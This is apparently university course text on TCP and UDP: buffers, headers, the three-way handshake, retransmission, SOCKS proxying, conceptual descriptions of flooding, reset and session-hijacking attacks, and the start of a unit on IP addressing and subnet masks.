
When a connection is established, each peer allocates a send and a receive buffer. These buffers contain a part of the data that are interchanged.

Sequence

TCP ensures the sequence of the exchanged data.

Buffer

TCP uses send and receive buffers to ensure the sequence of data.



The send buffer contains data that have been sent to the peer, but the reception of which has not yet been acknowledged. The receive buffer contains segments that have not yet been put into sequence and handed to the application-layer process.


During the transmission, the buffers go through the data that are to be sent, which usually contain just a portion of the data—the window. This window “slides” along the data that are to be transmitted until the transmission has been completed and the receipt of all segments acknowledged by the receiving side.

This technique, in combination with the corresponding segment header ﬁelds, allows for ﬂow control, which ensures that a receiver can process the data stream in a timely fashion. If the receiver becomes overwhelmed, it can ask the sender to send smaller portions of data.

Header

In order to provide this stream-based communication channel, the connection, the TCP header is signiﬁcantly more complex than the four-ﬁeld header used by UDP. In addi- tion to source and destination ports, which deﬁne the processes that communicate, and a checksum ﬁeld that ensures data integrity, a header contains several elements as represented in the ﬁgure below.

TCP vs UDP



* The Sequence Number and Acknowledgment Number ﬁelds ensure the sequence of order: sequence and acknowledgment number; these ﬁelds do not relate to the seg- ments that are transmitted in TCP, but to the data that have been received from the application layer.
* The Window Size ﬁeld and the Options ﬁeld control the speed at which the sender is allowed to send.
* The Options ﬁeld is necessarily variable in length, depending on the length of the TCP header.
* One ﬁeld contains ﬂags that indicate what kind of TCP segment is being transmitted:
  + ACK acknowledges the successful reception of a segment.
  + SYN, FIN, and RST are used for connection management; they indicate the start of a new connection, the end of an existing connection, and the abort of a con- nection, respectively.
  + CWR and ECE are used to detect and give notiﬁcation of problems in the speed of data ﬂow, and to indicate connection problems.
  + PSH and URG indicate urgent data segments. These ﬂags are not used in practice.
* The Urgent Pointer ﬁeld references data in the segment that should be immediately sent to the application layer. This ﬁeld is not used in practice.


As with UDP, the checksum of the segments is formed using a pseudo header that includes data from the IP header.

Three-way handshake

In order to establish a connection between two peers in TCP, both peers must indicate that they are ready for the transmission and reception of the data. This is done by way of the TCP three-way handshake, as is depicted in the ﬁgure below.

Connection manage- ment

TCP segment head- ers contain ﬂags for connection manage- ment.



As depicted in the ﬁgure above, the three-way handshake involves the following three steps:

Client The system that ini- tiates a TCP connec- tion is called the cli-

ent.

Server The system that accepts a TCP con- nection is called a

server.

1. A client indicates that it wishes to establish a connection with a server. It sends a TCP segment that contains no application-layer data to the server. The SYN ﬂag of this segment is set to 1 and an (arbitrary) initial sequence number *x* is assigned.
2. The server receives this segment and, provided the connection is granted, allocates

its send and receive buffers. It then replies with another segment that contains no application data, but which contains the received sequence number incremented by 1 in the Acknowledgment Number ﬁeld. This means that the server will expect the

next segment to have the sequence number *x* + 1*.* The server also assigns and transmits its own arbitrary sequence number *y*. The SYN ﬂag of this segment is still set to 1, as the connection is still being established.

1. When the client receives this SYNACK segment, it knows that the connection request has been granted and allocates its own send and receive buffers. It then forms a segment containing the sequence number *x* +1 and the acknowledgment number

*y* +1 and begins transmitting application-layer data in the payload of the segment.

At this point the connection is granted; the SYN ﬂag is set to, and remains at, 0.

Closing connections


At some point, the data transfer is complete, and the connection can be closed to free up resources—those required by the send and receive buffers as well as those that were being used by the table that associates the process with the connection.

TCP vs UDP

The elegant way to do this is to send a segment that has the FIN ﬂag set.

The peer then acknowledges the receipt of this segment and, once its buffers are empty, sends a FIN segment of its own.

This second FIN segment is received by the peer that sent the original segment, and once its buffers are empty, the segment is acknowledged. At this point, both peers have had time to deallocate the resources that were dedicated to the connection, and it is closed.



This approach, whereby both peers agree on closing a connection, is not necessarily the norm. A web server, for instance, knows when its data have been fully transmitted. It can then send a segment with the RST (reset) ﬂag set to the client. This indicates a one-sided end to the connection and allows the server to free up its resources imme- diately.

Differences between UDP and TCP

The main differences between UDP and TCP are as follows:

RST

Connections can also be closed uni- laterally using an RST segment.

* UDP is a message-oriented protocol that deals with individual units of information. TCP is a connection-based protocol that creates a bidirectional communication channel. The data it transmits are a coherent stream of information going in both directions. TCP uses a sliding window technique to transmit the data via IP packets, while UDP exchanges individual datagrams.
* As a stream-oriented protocol, TCP maintains the sequence of the data transmitted and received.
* TCP performs extensive acknowledgment of received data on the transport layer. Application-layer protocols that use UDP have to take care of acknowledgments on this higher level.
* TCP contains mechanisms for ﬂow control and congestion detection, meaning that a receiver can indicate to a sender that it should slow down so that the receiver can keep up with the transmitted data stream.

Common concepts with UDP

Both TCP and UDP are transport-layer protocols. As such, they manage the association of exchanged data with processes on systems.

Consequently, both protocols use port numbers to identify the processes that are in communication.

Both protocols provide checksum mechanisms, in part, by way of pseudo headers that contain data from the IP header and the encapsulated payload. These checksum mech- anisms make it possible to detect errors in underlying layers.

Ordering and Sequence of Events

The sliding window technique discussed earlier allows for a clean reconstruction of the sequence of the transmitted data.

Buffer The server allocates its buffer as soon as it grants the connec-

tion request.

Sequence number The sequence num- ber contained in TCP headers makes it possible to detect errors in the connec-

tion.

Every segment received by a peer is ﬁrst collected in the receive buffer. The sequence number contained in the header of the segment indicates the position of the payload contained in the segment in relation to the other payload data already received.

Only the payload data from consecutive segments are relayed to the application layer— if a sequence number is missing, the connection stalls and a problem is detected as soon as the buffer runs full. Because receipt of the information has not yet been acknowledged, the data remain in the sending peer’s buffer and the sender can make a request to retransmit the segment. Both sender and receiver can obtain a good over- view of the health of the connection by looking at their respective send and receive buffers and can adapt the transmission speed accordingly.

TCP vs UDP

Examples

Due to its error-detection features, TCP is far more widespread as a transport protocol than UDP. It is uniquely qualiﬁed to manage application-layer protocols that depend on a high level of interactivity.

Telnet

An example of such an application-layer protocol is Telnet, described in RFC 854 (Postel & Reynolds, 1983). Telnet provides a way to control an interactive text-based command interface to a computer system.

It therefore relies heavily on the sequence of transmitted commands, as well as on the received outputs from programs running on the remote machine.

HTTP

Because web pages are sequential documents, it makes sense to transmit them using a protocol that ensures the ordering of the individual segments that make up the page.

SMTP

The Simple Mail Transfer Protocol (SMTP), deﬁned in RFC 5321 (Klensin, 2008), also prof- its from the reliability provided by the TCP sublayer. Emails can become quite large, and the corresponding mail transfer agents need to make sure they are delivered in full.

Other protocols

Some protocols that can be used via UDP in favor of speed, such as DNS and NTP, can also be used via TCP if reliability and error detection justify the increased processing cost.

#### Missing Packets and Retransmission

TCP includes mechanisms to detect missing segments. This ability arises out of the fact that each peer maintains a send and a receive buffer. The main purpose of these buf- fers is to reassemble the data transmitted via TCP in the correct order, before handing them to the application-layer protocol that uses TCP.

As a peer receives TCP data, its receive buffer ﬁlls up. The payload data of consecutive segments are handed to the application layer as data are received. Once this has been completed, the segments can be removed from the receive buffer.

If a segment does not arrive in time, the data from subsequent segments cannot be handed to the application layer, as they would be out of sequence. The receive buffer runs full.

Consecutive seg- ments

Only data from con- secutive TCP seg- ments are handed to the application layer.

Detection

Because every segment received by a peer is acknowledged upon arrival, a sender knows which of the segments in its send buffer have been received. Acknowledged seg- ments can be removed from the send buffer.

Timer TCP keeps timers for segments in the send buffer, which are triggered when segments are not acknowledged in

time.

Firewalls A ﬁrewall separates network segments based on access

rules.

In order to detect the loss of segments, the sender keeps a timer together with the segments in the send buffer. This timer indicates when a segment was sent. If no acknowledgment of a sent segment is received within a reasonable time, the sender can assume that the segment was lost on the way and it starts the retransmission proc- ess. This “reasonable time” can be estimated based on the time difference between other segments that were sent and their acknowledgment.

Retransmission

Retransmission of a segment means just that—The header ﬁelds and data payload of the segment remain the same. The segment gets passed to the network layer again and a new timer is kept.

Upon receiving the retransmitted segment, the receiver can then insert it into the cor- rect location in the receive buffer and pass the payload data of the consecutive seg- ments to the application layer.

If the same segment that has already been handled by TCP arrives at the receiver, the duplicate detection mechanism discards it.

#### SOCKS Proxying

SOCKS, in its current version, is described in RFC 1928 as a way to “transparently and securely traverse a ﬁrewall” (Leech et al., 1996, p. 1).

It is a protocol that resides between the application layer and transport layer. In order to understand what it does, we have to know what a ﬁrewall is.

Firewalls are devices that separate network segments from each other on the transport and network layers. They operate according to rules that permit or deny access based on source and destination addresses, ports, and the protocols used for communication (UDP, TCP, and others). A ﬁrewall rule can appear as follows: “Allow machine X any con- nection to any machine on port 80 (HTTP servers). Deny machine Y any connection to any machine on port 80.” Taken together, these two rules grant users of machine X unrestricted access to web servers and deny users of machine Y such access.

Implementation of ﬁrewall rules, especially for security-related services, is a very com- mon practice in organizations.

TCP vs UDP

How Does SOCKS Proxying Work?

If a user of machine Y wants to bypass the ﬁrewall rule to gain access to web servers, they can potentially use machine X as a SOCKS proxy. This requires a piece of applica- tion-layer software to be installed on machine X. This software then acts as a server, awaiting connections from a client (machine Y). Once connected, the client can cause the SOCKS proxy to initiate new connections or otherwise transmit data on behalf of the client. The replies received by the SOCKS proxy are then forwarded back to the cli- ent, so that machine Y can act as if it were machine X on the network.

SOCKS proxies can serve as an authentication layer for network access. Because ﬁre- walls are restricted to network- and transport-layer information (which machine tries to access what kind of service), they cannot (unless they are especially sophisticated) grant or deny access based on user credentials. SOCKS proxies, however, can provide elaborate authentication and authorization mechanisms on the application layer.

Use Cases

SOCKS proxies can be used whenever network-layer-based mechanisms for network segmentation and separation are in use but should be sidestepped at times, including for the following purposes:

* the circumvention of geography-based access restrictions and obfuscation of IP- based geolocation
* internet sharing without access to the network layer on the intermediate system. More common approaches to internet sharing are located on the network layer and thus are only accessible with kernel or system privileges.
* pivoting in other networks. Attackers can use compromised systems in a target net- work to form a daisy chain of connections to more sensitive areas of the network.

#### Attacks against TCP and UDP

Due to their wide range of applications and use, TCP and UDP have been targets of attacks for decades. The following section demonstrates some of the more common attack patterns. Because the attacks directly target TCP and UDP, such vulnerabilities concern all application-layer software, and protective measures need to be taken at lower levels.

(D)DoS-Type Attacks

Denial-of-service (DoS) attacks in general are attacks that cause a victim to become unresponsive over the network. Distributed DoS (DDoS) attacks use the resources of multiple (up to millions of) attacking machines to target the victim system.

Proxy

A proxy transmits data on behalf of other systems.

Spoofed Packets that are manufactured by attackers and con- tain counterfeit information are referred to as spoo-

fed packets.

Intermediate target

system UDP reﬂection attacks use a legiti- mate intermediate system to gain added leverage.

UDP ﬂood attack

In this most primitive form of DoS attack, a target system gets overloaded with UDP requests. A massive number of spoofed UDP datagrams are sent to the victim system. These datagrams pretend to come from random source addresses and have random destination UDP ports. The victim system isn’t normally running a UDP-based applica- tion-layer service that expects these datagrams. As a result, the TCP/IP implementa- tions try to report back that the destination is unreachable. They do this by issuing Internet Control Message Protocol (ICMP) messages, directed toward the counterfeit source addresses.

The combined massive inbound and high-volume outbound trafﬁc generated by this mechanism severely stresses the network infrastructure, potentially causing whole net- work segments to become unreachable.

UDP reﬂection attack

While simple UDP ﬂood attacks target random ports, UDP reﬂection attacks target ports on which legitimate application-layer services wait for messages. As intended, these services then reply to the spoofed datagrams with legitimate messages.

The packets arriving at the intermediate target system are spoofed in that they specify a counterfeit source address which actually belongs to the ultimate victim of the attack. The intermediate service sends its responses to the victim. The data attached to the response datagrams give this form of attack additional leverage. The attacker’s trafﬁc consists of only small requests, whereas the intermediate service’s responses are much larger.


The victim is suddenly confronted with a massive quantity of UDP datagram responses targeted at its system, leading again to the network infrastructure being overloaded.

SYN ﬂood

Du (2017) describes multiple kinds of attacks on the TCP protocol, one of the more infa- mous of which is the TCP SYN ﬂood.

Such an attack targets the TCP connection establishment process—the three-way hand- shake. Remember that during this process, the server (being connected to) is the ﬁrst to allocate its send and receive buffers, immediately after receiving a connection request in the form of a SYN segment.

TCP vs UDP



The attacker spoofs TCP segments that, here again, contain counterfeit source IP addresses. Their destination port is the legitimate application-layer service that should be disrupted, e.g., a web server running on port 80.

A large number of SYN segments are sent to this service, causing the TCP subsystem to allocate resources for the expected incoming connections. Because these connections are never acknowledged, the allocated resources are not freed before the timers that detect broken connections run out. If the frequency of connection requests is high enough, the resource allocation outruns the mechanisms that free them up. This cau- ses a massive disruption within the system the service runs on as memory runs out and the system load is further increased in the effort to free up resources. The system becomes unresponsive until it can recover, either when the attack stops or when the system is isolated from the incoming requests.

TCP Reset Attack

The goal of a TCP RST attack is to shut down a service not by brute force, but by dis- rupting an existing connection between two peers that are communicating.

Resources

SYN ﬂood attacks cause a service to allocate resources for a huge quantity of expected connec- tions.

TCP RST attack A TCP RST attack smuggles an RST segment into an existing connection


to disrupt it.

TCP session hijack-

ing The attacker smug- gles counterfeit seg- ments into a receive buffer before legiti- mate segments can

be received.

To do this, the attacker needs detailed information about the communication channel currently established between the two peers.




As discussed earlier, TCP segments contain an RST (reset) ﬂag that can be used to immediately and unilaterally close a connection. In order to make a spoofed segment appear legitimate, the attacker needs to know the source and destination addresses as well as the source and destination ports. These identify the established connection. However, the attacker also needs to know a valid sequence number, so that the receiver does not simply discard the spoofed segment as a duplicate or as invalid. If a success- fully spoofed segment arrives at the receiver, the receiver will immediately drop the connection. In practice, this can cause the client to quickly try to reestablish the con- nection. Because most encryption techniques perform important tasks at the beginning of a connection, this offers attackers an opportunity to gather security-related informa- tion, such as authentication tokens or encryption keys.

TCP Session Hijacking

TCP session hijacking is another form of attack that targets established connections. Instead of simply breaking the connection, however, such an attack aims to take over a currently existing connection between client and server. This means that if the client has already authenticated itself at a previous point in time, e.g., by logging into a remote machine via Telnet, the attacker can act as an authenticated user of the server without ever having to log in.

TCP vs UDP



The technique used to achieve this is very similar to the RST attack. The attacker spoofs TCP segments, making them look exactly like valid TCP segments coming from the legit- imate client, including the source and destination IP addresses and the source and destination ports (Du, 2017).

Choosing a valid sequence number is the biggest challenge involved in this type of attack. If it is too far in the future, it will not enter the receive buffer because the buffer is too small. If the sequence number is too low, legitimate segments from the client will already be in the buffer, and the attacker’s segments will be discarded as duplicates.

If a good sequence number for the spoofed segments is used, however, the attacker’s segments will end up in the receive buffer before the legitimate segments from the cli- ent. The client’s segments will be discarded as duplicates, and the client will experi- ence a disruption in service. That, however, is not the point of the attack. The segments inserted by the attacker contain a payload that (in the case of a Telnet session) is exe- cuted on the server in the context of the authenticated user session. A back door can be opened into the server system that can be used to expand the attack further.

Universal Plug and Play

While not being direct attacks on the UDP protocol, the following attacks are facilitated by the fact that UDP datagrams defer consistency checks to application-layer protocols that use UDP. One of these application-layer protocols is Universal Plug and Play (UPnP). It is widely distributed in digital media devices such as smart TVs, set-top boxes, and consumer-oriented internet routers. The main goal of UPnP is the interac-

Consistency Attacks on applica- tion-layer protocols that use UDP are sometimes easier, as UDP provides fewer consistency checks.

tion of various devices with as little conﬁguration by the user as possible. To ﬁnd each other, these devices send out UDP broadcast messages and then wait to see who replies.

Internet routers also offer methods via UPnP to open network ports to the outside. Often, necessary security checks for these methods are only laxly implemented (Garcia, 2011), allowing the router ﬁrewall to be conﬁgured externally. A cursory scan in 2011 revealed more than 150,000 vulnerable devices.

CallStranger

A further security threat, CallStranger (CVE-2020-12695), was discovered in 2020. It uses UPnP messages to make vulnerable routers issue TCP or UDP requests to other systems. CallStranger can be triggered from outside the local network (Barth, 2020).

Since many UPnP-enabled devices receive security updates only sporadically, if at all, after their manufacturer-set product life cycle, many vulnerable systems remain in operation and connected to the internet. Such vulnerable systems pose a good staging ground for larger-scale attacks on network services and infrastructure.

Summary

TCP and UDP operate on different communication models. UDP distributes individ- ual messages between peers and also supports sending messages to multiple recipients at the same time. TCP always establishes a bidirectional communications channel between two peers. The process that initiates the connection with a SYN segment is called a client, the process that accepts the connection is also called a server.

TCP information interchange relies on a sliding window that represents the stream of data exchanged by the two peers. This mechanism ensures that the order of transmitted data stays the same, even if individual segments arrive out of sequence. The constant acknowledgment of received data enables the detection of errors in the transmission, and timers can trigger the retransmission of segments that have not been acknowledged in time.

SOCKS proxying is a mechanism implemented between the application and trans- port layers. Its express goal is the circumvention of ﬁrewalls that restrict and seg- ment network trafﬁc between different network segments according to rules.

Various attacks can be effected on the transport layer. Such attacks are based on counterfeit packets and can be used to disrupt services or connections, or even to take over communication channels. Some of these attacks target transport-layer protocols on a fundamental level and can only be prevented by protecting the transport layer from spoofed packets. Other attacks target the application layer and exploit the fact that UDP defers many consistency checks to the higher layer.



# Unit 4

## The Internet Protocol

##### STUDY GOALS

On completion of this unit, you will be able to …

… locate the Internet Protocol (IP) within the layered reference model.

… interpret IP addresses and describe their properties.

… describe the goals and techniques of routing.

… discuss mechanisms for obtaining IP addresses.

… describe the responsibilities of ICANN.

… recognize network address translation and ﬁrewalls.

DL-E-DLBCSEINF01\_E-U04

1. The Internet Protocol

#### Introduction

Network communication cannot occur without mechanisms that enable various sys- tems, which are not physically connected, to communicate with each other. Remote peers have to send their data via the intermediate systems in order for them to reach their destination. This is the heart of the Transmission Control Protocol/Internet Proto- col model (TCP/IP)—the actual Internet Protocol (IP).


Network layer The Internet Protocol serves as the net-

work layer.

The IP assumes the function of the network layer. In doing so, it uses the services made available by the data link layer. The data link layer includes a mechanism by which adjacent peers can reliably exchange data. This functionality is used by the IP to provide services to the application layer, most notably to exchange data between peers that are not directly or physically connected to each other.

#### IP addresses, IPv4 and IPv6

In general, the exchange of data can be accomplished in two different ways: circuit switching and packet switching.



The Internet Protocol

Purpose

In circuit switching, as used in traditional telephone lines, the intermediate systems that connect the peers are relatively simple. Essentially, they can be seen as controlled switches (or relays) that either open or close a communication circuit. The signals used to dial a phone number cause these relays to form the desired end-to-end connection circuit, enabling bidirectional communication.

In packet switching, on the other hand, no direct communication circuit is established. The exchanged data are split up into individual packets. These packets each contain information about the communication partners and get sent out into a network. The directly connected systems of the network then hand these packets off to each other until they arrive at their destination. The IP is such a packet-switching communications system.

In order for the packets to arrive at their destinations in the network, each of the sys- tems they are sent to needs an address. This IP address uniquely identiﬁes the individ- ual system, including its position in a network segment, using the IP.

These identiﬁcation data are then used to bring individual packets of data from their source to their destination by packet switching. This means that every packet sent throughout the network has to have the corresponding destination address attached to it.

To allow a reply to ﬁnd its way back to the original sender, the source address must also be attached to the individual packets.

Structure of IP Addresses

IP addresses are bit patterns that are unique, at least for the current network segment, and ideally globally. For IPv4, they are deﬁned in RFC 791 (Postel, 1981b). RFC 4291 gives the corresponding representations for IPv6 (Hinden & Deering, 2006).

In general terms, IP addresses consist of a network part and a host part. The network part identiﬁes a speciﬁc network segment that the system belongs to, while the host part identiﬁes the individual system within that segment. Together, they uniquely spec- ify the individual system connected to the whole network. This distinction makes it eas- ier to deﬁne rules by which different packets should reach their destinations. Once a packet has arrived in the responsible network segment, it should be easy for it to be brought to its destination host.


Packet switching The IP distributes data in the network through packet switching.

Network part

The network part of an IP address deﬁnes the network segment the address is part of.

Host part

The host part of an IP address deter- mines the individual system within the network segment.



Subnet mask The subnet mask speciﬁes what por-

tion of the IP address deﬁnes the

network.

Size IPv4 uses 32 bits to

represent an address, whereas IPv6 uses 128.

Decimal IPv4 addresses are usually represented as four decimal numbers from 0 to 255 (each 8 bits

long).

Hexadecimal IPv6 addresses are usually represented as eight hexadecimal numbers, each 16

bits long.

This split between the network and host parts can be made arbitrarily when designing a network. For network segments with lots of hosts, the host portion of the IP address will take up more of the bits available for the whole address. Small network segments with few hosts can use more bits to identify a particular network segment. The number of bits that designate the network part of the IP address is deﬁned by a subnet mask.

Subnet masks are bit patterns that consist of a sequence of ones followed by a sequence of zeros. The ones are in the place of the network part of the IP address, so

that a bitwise logical AND operation with the IP address yields the network part. For humans, subnet masks can also be described using the number of leading ones, so

that a subnet mask of /24 means that the ﬁrst 24 bits of the IP address designate the subnet, leaving the other eight bits of IPv4 for the addresses of individual hosts.

